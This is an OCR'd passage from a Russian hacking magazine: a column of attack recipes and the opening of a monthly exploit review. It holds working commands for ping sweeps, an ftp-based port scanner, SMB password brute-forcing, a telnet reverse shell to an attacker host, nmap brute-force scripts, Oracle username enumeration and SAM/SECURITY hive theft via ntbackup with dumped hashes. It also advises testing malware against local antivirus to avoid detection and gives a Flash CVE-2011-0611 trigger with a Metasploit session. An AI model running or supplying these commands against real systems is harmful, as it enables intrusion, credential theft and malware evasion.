


№ 2 ЗАДАЧА: НАЙТИ ЛЕГКУЮ АЛЬТЕРНАТИВУ СНИФФЕРАМ НА БАЗЕ WINPCAP.

РЕШЕНИЕ:

Хочу познакомить тебя с недавней разработкой NETRESEC — небольшой тулзой, позволяющей снифать трафик. Зовут ее RawCap (www.netresec.com/?page=RawCap). Обладая не слишком серьезной функциональностью, она является отличным выбором для тех, кто по тем или иным причинам не может использовать библиотеку WinPCAP. Хоть возможности ее и невелики — мониторинг интерфейса и дамп всего в файл, но следующие преимущества заставляют к ней присмотреться:

```
1) Весит она всего 17 Кб;
2) Работает через стандартные raw sockets Windows (о том как
реализовать сниффер на базе этой технологии, читай в ста-
тье «Скринсейвер-нюхач» — www.xakep.ru/magazine/
xA/077/112/1.asp);
3) Отсутствие установки;
4) Возможность прослушивания почти любых интерфейсов, включая
WiFi-, loopback- и PPP-интерфейсы.
```




Снифим трафик. Rawcap — мал да удал.

Из минусов стоит отметить следующие вещи. Во-первых, по заявлению разработчика — утилита не совсем корректно работает (пропускает пакеты) под Windows 7 (для входящих пакетов) и под Vista (для исходящих). Во-вторых, необходимо присутствие .NET Framework версии 2.0. В-третьих, потребность в админских правах.

Запускается тулза следующим образом:

```
RawCap.exe номер_интерфейса имя_файла_дампа
```



№ 3 ЗАДАЧА: СБОР ИНФОРМАЦИИ, А ТАКЖЕ ПЕРЕБОР СТАНДАРТНЫМИ СРЕДСТВАМИ WINDOWS.

РЕШЕНИЕ:


В продолжение предыдущей задачи давай посмотрим, что еще мы можем сотворить в консоли. Конечно, виндовая консоль — это то, с чем приходится мириться, а не то, чем хочется пользоваться, потому что удобно. Впрочем, это лирика. Итак, ситуация примерно следующая. Мы имеем права обычного пользователя на какой-то тачке. Что мы с этим можем сделать? Особенно, если доступ есть только к консоли (т.е. шелл). Конечно, лучше всего было бы закачать того или иного софта и не му-

читься. Но, во-первых, могут быть трудности с закачкой файлов (когда поовнилась машина за фаерволом и прямого доступа нет), во-вторых, антивирусы могут задететкить, если закачаешь какую-то ересь. Окей. Так что же нам может предложить виндовая консоль и стандартные инструменты? Думаешь ничего? Как бы ни так. По сути, классический набор для сбора информации о сети, а кроме того — возможность проведения некоторых видов атак.
Как раз об этом рассказывал Ed Skoudis в вебкасте «Penetration Testing Ninjitsu». Запись и слайды можно скачать здесь (www.coresecurity.com/content/webcast-series-with-sans).
Я же приведу несколько примеров оттуда:

```
C:\> for /L %i in (1,1,255) do @ping 10.10.10.%i -n 1
 | find "Reply"
```

Здесь `for` — команда начала цикла;
`/L` — указывает, что цикл — счетчик;
`%i` — имя переменной цикла;
`in (1,1,255)` — значения от 1 до 255 с шагом 1;
`do @ping` — окончание цикла выполнением команды ping;
`10.10.10.%i` — IP-адрес с подставленной переменной;
`-n 1` — количество пингов;
`| find "Reply"` — результата работы передаутся «|» на вход команде find, которая ищет слово «Replay».
Как видишь — все просто. Таким образом, мы находим живые хосты в диапазоне 10.10.10.1-255.
Логику следующих примеров пояснять не буду, уверен, ты разберешься. Добавлю еще только пару пояснений:
`Command1 & Command2` — запуск нескольких команд;
`Command1 && Command2` — запуск второй, только при успешном выполнении первой;
`>` — запись в файл;
`>>` — запись в конец файла;
`For /F` — цикл по файлу;
`Command 2 > nul` — стандартный вывод ошибок не отображается;
`Command 2 >> errors.txt` — ошибки в файле.
Итак, определяем имена хостов:

```
C:\> for /L %i in (1,1,255) do @nslookup 10.10.10.%i 2>nul
```



Сканирование, используя стандартный ftp-клиент

```
 | find "Name" && echo 10.10.10.%i
```

Порт сканнер на базе ftp-клиента:

```
C:\> for /L %i in (1,1,1024) do echo Checking Port %i: >> ports.
txt & echo open 192.168.0.1 %i > ftp.txt & echo quit >> ftp.txt &
ftp -s:ftp.txt 2>>ports.txt
```

Перебираем логины и пароли из файла на доступ к удаленному хосту по SMB:

```
C:\> for /f %i in (user.txt) do @(for /f %j in (pass.txt) do @
echo %i:%j & @net use \\10.10.10.10 %j /u:%i 2>nul && echo %i:%j
 >> success.txt && net use \\10.10.10.10 /del)
```

Как видишь, весь набор: пинг, днс-резолв, портскан, брутфорс. И все вполне юзабельное. А что самое приятное — доступно «бесправным» юзерам. Кроме того, сбор баннеров и брутфорс других протоколов можно организовать аналогичным образом посредством telnet'a. Жаль только, что его убрали из винды, начиная с Vista.
О том, что возможностей в nix'ах гораздо больше, можно и не говорить. Ты только посмотри, как можно элегантно сделать реверсивный шелл через телнет:

```
telnet [attacker_IPaddr] [port1] | /bin/bash | telnet
[attacker_IPaddr] [port2]
```

Однако и в винде можно жить.
Остальные интересные примеры ищи в веб-касте.




ЗАДАЧА: ПРОВЕРИТЬ МАЛВАРЬ НА ДЕТЕКТИРУЕМОСТЬ БЕЗ СЕРВИСОВ ВРОДЕ VIRUSTOTAL.

РЕШЕНИЕ:

В мартовском номере я уже писал про эту задачу. Нам требовалось проверить малварь на обнаружаемость антивирусами, но не хотелось бы, чтобы дикие экземпляры попадали в антивирусные компании. В качестве замены были предложены альтернативные онлайн-сканеры. Но только на платных обещалось, что экземплярчики никуда не уплывут. То есть по факту — половина решения.
Так вот, альтернативное решение. Недавно мне пришло письмо от человека с ником Himikat, в котором он скинул ссылку на проект «caps12-MultiScanner». Прочитать краткое описание и скачать можно на античате — forum.antichat.net/thread266146.html. Сайт проекта с последней версией ПО — caps12-security.blogspot.com.
Идея не нова, и в теории про это даже кто-то когда-то писал в журнал. Суть ее — развернуть все антивирусы у себя и у себя же проверять малварь. Таким образом, успешные экземпляры гарантированно не попадут в антивирусные компании.
Основная проблема — скучковать все антивири на одной машине без виртуальных машин. Что и было решено. В итоге получилась вполне годная утилита. Она позволяет поселить в одну систему целых 13 антивирусов, и они даже не поругаются. В основном — это самые распространенные аверы, однако тот же каспер в списке поддерживаемых отсутствует. Будем надеяться, что в следующих версиях он появится — проект, похоже, в стадии активного развития.
В процессе использования никаких сложностей не возникает. Основной алгоритм действий при первом запуске следующий:

```
1)Запускаем тулзу;
2)Выбираем интересующие нас антивирусы;
3)Программа их скачивает;
4)Обновляет их.
```

Далее мы можем выбирать интересующую нас малварь и проверять ее.



Проверка библиотеки, созданной в MSF двумя антивирями





ЗАДАЧА: ПОДОБРАТЬ ИМЯ ПОЛЬЗОВАТЕЛЯ СУБД ORACLE.

РЕШЕНИЕ:

Продолжаю тему по взлому базы данных Oracle и по терзанию одного из основных ее сетевых сервисов — TNS listener'а.
Сегодня мы поговорим об авторизации в данной СУБД. Особенность ее заключается в том, что клиент при подключении сначала отправляет имя пользователя, сервер же проверяет его существование в базе, и если такового нет — отвечает «login denied», иначе — продолжается процесс авторизации. Таким образом, основываясь на ответе, мы можем перебирать имена пользователей.
Как видно, это — классическая уязвимость. Но оно и понятно — СУБД проектировали давно, о безопасности тогда, видимо, не особенно думали.

Реализует подобный перебор (по словарику) тулза ora-userenum. Она входит в OAK (Oracle Assessment Kit), который написал David Litchfield (www.databasesecurity.com/dbsec/OAK.zip). Исходники прилагаются, так что утилиту можно подправить по собственным нуждам.
Пример использования:

```
ora-userenum.exe 192.168.0.1 1521 ORCL1 userlist.txt
```

Где `192.168.0.1 1521` — адрес и порт Oracle;
`ORCL1` — SID базы данных;
`userlist.txt` — имена пользователей для перебора (стандартный словарь входит в OAK).
Перебрав имена пользователей БД, можно будет перейти к следующему шагу — подбору паролей, о котором мы еще поговорим.

```
D:\xxx\OAK>ora-userenum.exe                 userlist.txt
SYS does not exist
SYSTEM does not exist
OULN exists
XDB exists
MARKERDBNSMP does not exist
SCOTT does not exist
MARKERWMSYS does not exist
CTXSYS does not exist
MARKERMDSYS does not exist
```

Перебираем имена пользователей



ЗАДАЧА: НАЙТИ ЛЕГКОВЕСНУЮ И ПРОСТУЮ АЛЬТЕРНАТИВУ METASPLOIT FRAMEWORK.

РЕШЕНИЕ:

В последнее время MSF все чаще привлекает к себе внимание. Он все растет и растет. Выходят новые версии. Он облепляется новыми модулями, новыми возможностями. И, что ни говори, инструмент отличный. Многие из тех, кто раньше просто присматривались, сейчас уже вплотную перебрались на MSF или его платные варианты. Но с ростом он явно потерял в оперативности, да и не все модули не под всеми ОС работают, кое-что надо доустанавливать. Хотя вторая трудность решается использованием подготовленных дистрибутивов вроде BackTrack. Кстати, уже вышла пятая версия BT, чему мы все можем только порадоваться. Но возвращаясь к нашей задаче, могу сказать, что если надо сделать что-то оперативно, то на MSF даже не смотри. Nmap с его NSE (Nmap Scripting Engine) движком — вот реальное решение. Особенно, с учетом того, что скрипты для движка вовсю размножаются. Полный их список тут: nmap.org/nsedoc.
Теперь к примерам.Брутфорсим комьюнити-стринги к snmp-сервису:

```
nmap -sU -p161 --script=snmp-brute --script-args=snmplist=communities.txt <target>
```

Здесь, `-sU` — сканирование udp;
`-p161` — порт snmp сервиса;
`--script=snmp-brute` — указываем, какой скрипт запускать;
`--script-args=snmplist=communities.txt` — передаем аргумент — список стрингов.
Файл для перебора лучше взять из внутренностей MSF.
Кстати, в MSF данный модуль хреново работает под Win7.
Брутфорс стандартных учеток к Oracle (аналогичный модуль MSF не работает под Win):

```
nmap --script oracle-brute -p 1521 --script-args oracle-brute.sid=ORCL <target>
```

Передача DNS-зоны:

```
nmap -p53 -script dns-zone-transfer -script-args dnszonetransfer.domain=example.com <target>
```

Проверка хостов на основные уязвимости в SMB-протоколе. Самое интересное — MS08-067:

```
nmap -p445 -script=smb-check-vulns <target>
```

Находим в сети хосты с MSSQL-сервером и получаем инфу (версия, порт) о них:

```
nmap --script broadcast-ms-sql-discover
```

Всего скриптов порядка 200. Кроме того, есть целая куча библиотек, позволяющая самостоятельно разрабатывать новые скрипты.

Ищем в подсетке пользователей dropbox'а

```
C:\Users\st>nmap -sV --script=broadcast-dropbox-listener

Starting Nmap 5.51 ( http://nmap.org ) at 2011-05-19 18:00
Pre-scan script results:
| broadcast-dropbox-listener:
| displayname  ip          port   version  host_int  namespaces
|                          17500  1.8
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 20.29 seconds

C:\Users\st>nmap -sV --script=broadcast-dropbox-listener

Starting Nmap 5.51 ( http://nmap.org ) at 2011-05-19 18:00
Pre-scan script results:
| broadcast-dropbox-listener:
| displayname  ip          port   version  host_int  namespaces
|                                 1.8
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 7.04 seconds
```

№ 7 ЗАДАЧА: ВЫНУТЬ УЧЕТНЫЕ ЗАПИСИ ИЗ РЕЕСТРА WINDOWS.

РЕШЕНИЕ:

Как ни странно, при взломе чаще всего достается именно виндовым машинкам. Захватив даже одну из них, можно поовнить всю сеть. Но об этом мы уже писали. Сегодня мы решаем практическую задачу — нужно вынуть NTLM-хэши из операционки. Можно было воспользоваться тулзами типа gsecdump, fgdump. Но тут имеются подводные камни. Во-первых, будут орать антивирусы и проактивные защиты (из-за внедрения в процесс). Но это обходится. Во-вторых, есть проблемы с локализованными и 64-разрядными ОС, что уже существенно. Как решение можно использовать то, что NTLM-хэши и кэши хэшей (MS Cache) хранятся в реестре Windows. Если мы каким-то образом извлечем файлы реестра, то уже локально у себя на компе мы сможем вытащить необходимую нам инфу. Для вытаскивания мы можем воспользоваться либо знаменитым Cain&Abel'ем (www.oxid.it/cain.html), либо python-скриптом (code.google.com/p/creddump). Если захочешь использовать creddump под Windows, то придется установить библиотеку pycrypto (www.amk.ca/python/code/crypto). Все просто, но нужные нам файлы реестра, так называемые ветви (hives), нельзя так просто прочитать или скопировать даже с самыми высокими привилегиями.

Имена файлов ветвей реестра в C:\WINDOWS\system32\config

```
HKEY_CURRENT_CONFIG – System
HKEY_CURRENT_USER – Ntuser.dat
HKEY_LOCAL_MACHINE\SAM – Sam
HKEY_LOCAL_MACHINE\Security – Security
HKEY_LOCAL_MACHINE\Software – Software
HKEY_LOCAL_MACHINE\System – System
HKEY_USERS\.DEFAULT – Default
```

Что же делать? Если есть физический доступ к компьютеру и возможность запустится с liveCD, то проблем нет — копируй. Иногда можно найти сохраненные копии этих файлов. Если же нет, то можно воспользоваться одним хитрым методом — стандартной системой бекапа. Все что нам потребуется — админские права на компе. Но есть и ограничения — метода работает на винде до висты и 2008 включая.

В этих «старых» операционках есть встроенная утилита для создания бекапа системы — ntbackup.exe. Запустить ее можно и в ГУИ, и в консольном варианте. Особенность ее состоит в том, что она может использовать фичу винды — Volume Shadow Copy (VSS). Это позволяет ей бекапить залоченные файлы. По сути, все что нам потребуется, так это выполнить следующую команду:

```
Ntbackup.exe backup systemstate /j "Blah-blah-blah" /f
"c:\backup.bkf"
```

Где **backup** — указываем, что создаем бекап;
`Systemstate` — бекапить критичные области ОС;
`/j "Blah-blah-blah"` — название задачи — любое;
`/f "c:\backup.bkf"` — куда сохраняем наш файл бекапа.

И дальше придется подождать. Причем подождать пару тройку минут, так как бекапится будут все критичные области, а их в винде полно. Под XP у меня получался бекап размером в 500 метров. Немаленький, но по локалке скачать или на флешку закинуть (если ты злобный инсайдер) — небольшая проблема. Данный бекап можно разархивировать этой же тулзой (но уже у себя на компе) и заняться выковыриванием хэшей.



▸ dvd

Все описанные программы со всей рубрики ищи на диске.

Кстати, здесь есть еще одна хитрость — когда мы бекапим критичные области, то ветки реестра (заодно так) копируются виндой в %systemroot%\repair. Получается как бы создание некой точки восстановления. Этим-то мы и можем воспользоваться — все необходимые файлы реестра, их последние версии лежат там. Получается, что скачивать, в принципе, нам потребуется всего порядка 10 мегабайт, а значит, данный метод можно использовать и при удаленных атаках. Метод отличный, однако (неизвестно почему) работает он не всегда, так что с полным бекапом надежнее. Теперь об ограничениях по ОС — начиная с Vista и 2008 Microsoft лишил нас утилиты ntbackup. Типа, там появилась встроенная система бекапа. Но и тут не все так плохо. Если мы скачаем файлы ntbackup.exe, ntmsapi.dll, vssapi.dll из %systemroot%\system32 с машинки с XP и закачаем их на Висту, причем в любую папку, то тулза опять заработет, но возможно в урезанном режиме — без бекапа критичных областей. Что же делать? Как минимум, мы можем разбекапить краденые файлы.

Теперь немного непроверенной информации — для ОС Vista и 2008 (не R2) можно включить: «NTBackup can be used under Windows Vista and Windows Server 2008 by enabling the Removable Storage Manager component in Turn Windows features on or off control panel». Доступа к этим ОС у меня нет, проверить не смог. Говорят, что и в Win 7 и 2008 R2 — тоже (с некими извратами) это возможно. Самое хорошее в этом методе — отсутствие проблем с антивирями и прочими защитными системами, так как мы остаемся в рамках стандартных возможностей. Ну а дальше, самое простое и приятное — получение хэшей и паролей.

Ва-а-ау! Аутентификационные данные! Даешь Pass The Hash!

```
root@bt:~/creddump-0.2/creddump-0.2# ./pwdump.py system SAM
Administrator:500:[redacted]b51404ee:5[redacted]17b184d3e10e
db8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:18e8167b9d1d094a94b65b6e408e34cb:2e38e8724ade5603f3a95d62553e
f716:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:97e69ec9999bce7fbc2c4d12b
5c0cb72:::
test:1003:aad[redacted]404ee:31[redacted]9c089c0:::
test_gpo:1005:1f27[redacted]ee:57911[redacted]26[redacted]3174:
::
root@bt:~/creddump-0.2/creddump-0.2# ./lsadump.py system SECURITY
L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
0000   80 41 4A B0 5D 27 CC 01                          .AJ.]'..

L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
0000   52 53 41 32 48 00 00 00 00 02 00 00 3F 00 00 00   RSA2H.......?...
0010   01 00 01 00 F9 01 2E 82 9F 42 2D F9 05 12 23 F3   .........B-...#.
0020   5F 43 C9 80 05 30 B6 50 76 F3 1C 73 36 80 9E 05   _C...0.Pv..s6...
0030   75 59 B7 A1 4A 66 E9 67 53 92 47 4E C7 32 43 A5   uY..Jf.gS.GN.2C.
0040   C4 A9 BD A7 91 0D FB 4C 08 5D 58 13 BA 60 C4 68   .......L.]X..`.h
0050   F3 0E 21 D5 00 00 00 00 00 00 00 00 49 71 07 2A   ..!.........Iq.*
0060   57 4F 40 D5 25 76 29 E4 54 E0 95 84 BD 00 85 D9   WO@.%v).T.......
0070   BC 3F 0D 59 0A 26 88 E0 11 0F 2D F3 00 00 00 00   .?.Y.&....-.....
0080   31 BB F9 1F 08 6D FB B6 3D 4F 21 96 D7 BA 80 9F   1....m..=O!.....
0090   6D B4 91 35 B8 52 38 88 01 B7 DA B8 D1 58 5E E0   m..5.R8......[^.
00A0   00 00 00 00 81 AF 7B 66 D4 08 0D 7D C5 2A D3 65   ......{f...}.*.e
```

```
Хэши учеток:
  pwdump.py SYSTEM SAM
Пароли к сервисам
(иногда в открытом виде):
  lsadump.py SYSTEM SECURITY
Кэши хэшей:
  cachedump.py SYSTEM SECURITY
```

Как видишь, все просто.

iv (ivinside.blogspot.com)
pikofarad (115612, дер. Красная звездочка, д.1)



ОБЗОР ЭКСПЛОЙТОВ

Разбираем свежие уязвимости

Приветствуем тебя, о достопочтимый читатель! В обзоре эксплоитов данном собрали мы для тебя не рецепты яств заморских, не изображения дев нагих, а набор эксплоитов интересных за месяц последний. Так узри же очами своими письмена следующие, и да пребудет с тобой Сила!

01 УЯЗВИМОСТЬ В ADOBE FLASH PLAYER 10.2.153.1 SWF

CVSSV2

9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 11 апреля 2011
Автор: sinn3r
CVE id: CVE-2011-0611

Flash Player представляет собой виртуальную машину, на которой выполняется загруженный из интернета код flash-программ. Важный недостаток flash-приложений заключается в недостаточном контроле ошибок, что приводит к частым отказам как самих приложений, так, в некоторых случаях, и всего браузера. Возможность флешовых приложений нарушать работу всего браузера неоднократно вызывала критику со стороны разработчиков браузеров.

В этот раз мы рассмотрим сбой в Adobe Flash Player, который происходит из-за неправильного использования типа объекта, что позволяет атакующему перезаписать указатель в памяти и в результате добиться исполнения произвольного кода, иначе говоря, перехватить контроль над системой, подверженной данной уязвимости. На данный момент эта уязвимость активно используется для распространения разнообразной малвари: эксплоиты для бага вошли в используемые злоумышленниками сплойтпаки. Векторы вторжения: Adobe Flash Player, Adobe Reader и Acrobat, Microsoft Word/Excel (включение .wf-файлов в doc- и xls-файлы соответственно). Справедливости ради нужно отметить, что Adobe Reader X в защищенном режиме работы использует sandbox и пресекает исполнение произвольного кода, несмотря на существование уязвимости. Впрочем, это обстоятельство мало что меняет :).


EXPLOIT

Уязвимый вызов располагается по адресу 0x100d01f6 в библиотеке Flash10o.ocx (для версии плагина Adobe Flash Player 10.2.153.1). Код ActionScript, позволяющий достигнуть уязвимого места:

```
Date.prototype.c_fun = SharedObject.prototype.getSize;
Date.prototype.getDay = function ()
{
 this.c_fun();
};
var eval(0) = new Date(1.41466385537348e-315);
(eval(0)).getDay();
```

Дальнейший анализ уязвимости, вызванной вышеприведенным кодом, показывает, что мы имеем очередную неразбериху с типом объекта, произошедшую в SharedObject.prototype.getSize(), когда класс Date расширяется добавлением пользовательской функции, полученной через SharedObject.prototype.getSize. Объект Date инициализируется значением 1.41466385537348e-315, которое при сохранении в памяти преобразуется в 0x11111110, а он, в свою очередь, подходит для реализации техники heap spraying. Когда вызывается пользовательская функция Date.c_fun(), управление передается в SharedObject.prototype.getSize(), в которой происходит некорректная интерпретация передаваемого объекта Date как имеющего тип SharedObject, в результате чего совершается попытка использовать значение, которым был инициализирован объект Date (0x11111110), как указатель на таблицу виртуальных функций. Используя модуль из metasploit, запустим на подверженной уязвимости машине калькулятор:

```
msf > use exploit/windows/browser/adobe_flashplayer_
flash10o
```



Ошибка в библиотеке Flash10o.ocx

```
msf exploit(…) > set PAYLOAD windows/exec
PAYLOAD => windows/exec
msf exploit(…) > set CMD calc.exe
CMD => calc.exe
msf exploit(…) > exploit
[*] Exploit running as background job.
msf exploit(adobe_flashplayer_flash10o) >
[*] Using URL: http://0.0.0.0:8080/Jk32OyCPJ0NUR6B
[*]  Local IP: http://192.168.2.20:8080/Jk32OyCPJ0NUR6B
[*] Server started.
```

Сервер запущен. Теперь от нас требуется только пройти по предоставленной ссылке (http://192.168.2.20:8080/Jk32OyCPJ0NUR6B) и мы сможем смиренно, затаив дыхание наблюдать за тем, как Internet Explorer превращается в калькулятор...

TARGETS

IE 6/7 на Windows XP SP3 и Windows Vista.

SOLUTION

Обновить Adobe Flash Player.

02 ПЕРЕПОЛНЕНИЕ БУФЕРА НА СТЕКЕ В WIRESHARK <= 1.4.4 PACKET-DECT.C

CVSSV2

9.3 (AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 18 апреля 2011

Авторы: Paul Makowski — провел первоначальное исследование, sickness — реализовал POC, corelanc0d3r — создал эксплоит, использующий ROP + модуль для metasploit.

CVE id: CVE-2011-1591

Wireshark (ранее Ethereal) — это один из лучших анализаторов сетевого трафика, доступных на сегодняшний момент. Имеет графический пользовательский интерфейс.

Функциональность, которую предоставляет Wireshark, очень схожа с возможностями программы tcpdump, однако Wireshark имеет графический пользовательский интерфейс и гораздо так же больше возможностей по сортировке и фильтрации информации.

